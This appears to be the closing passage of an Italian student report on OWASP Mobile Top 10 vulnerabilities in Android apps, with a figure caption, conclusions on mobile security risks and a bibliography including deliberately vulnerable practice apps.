


**Figura 3.5:** Risultato dell'esecuzione del codice integrato nella pagina web visitata

# Risultati conseguiti e conclusioni

Realizzando questi semplici attacchi, ci si rende conto anche di quanto questo tipo di vulnerabilità sia strettamente collegato con le altre categorie di vulnerabilità elencate dall'OWASP Foundation nella classifica.
Questo porta alla conclusione che, nello sviluppare un'applicazione mobile, i rischi sono molteplici ed è fondamentale sia un uso corretto sia della piattaforma su cui si sviluppa, sia avere l'accortezza di non lasciare nulla al caso, in quanto le falle di sicurezza possono nascondersi in praticamente qualsiasi ambito: misure di sicurezza mal implementate, storage usato male, fallimenti crittografici, procedure di autenticazione fallaci e molto altro.
Fare ricerca su questo argomento è stato anche molto utile per capire a grandi linee come funziona lo sviluppo di un'applicazione Android e, più nello specifico, come una app mobile si interfaccia con il sistema operativo e con le altre applicazioni con cui essa deve comunicare.

# Riferimenti bibliografici e sitografia


[1] OWASP Foundation. OWASP Mobile Top 10. https://owasp.org/www-project-mobile-top-10/, 2016.

[2] Kristiina Rahkema. OWASP mobile top 10 security risks explained with real world examples. 2019.

[3] Amy Schurr. A decade in, how safe are your iOS and Android apps? 2018.

[4] Kirill Efimov and Raul Onitza-Klugman. Exploring intent-based Android security vulnerabilities on Google Play. 2021.

[5] Google. App security best practices reference. https://developer.android.com/topic/security/best-practices, 2022.

[6] Google. Android keystore system reference. https://developer.android.com/training/articles/keystore, 2022.

[7] Codified Security. OWASP Mobile Top 10 2016: M1 Improper Platform Usage. 2017.

[8] Google. Android FileProvider reference. https://developer.android.com/reference/androidx/core/content/FileProvider, 2022.

[9] 0xArab. Damn Insecure and Vulnerable App (GitHub repository). https://github.com/0xArab/diva-apk-file, 2020.

[10] HTBridge. Purposefully Insecure and Vulnerable Android App (GitHub repository). https://github.com/HTBridge/pivaa, 2018.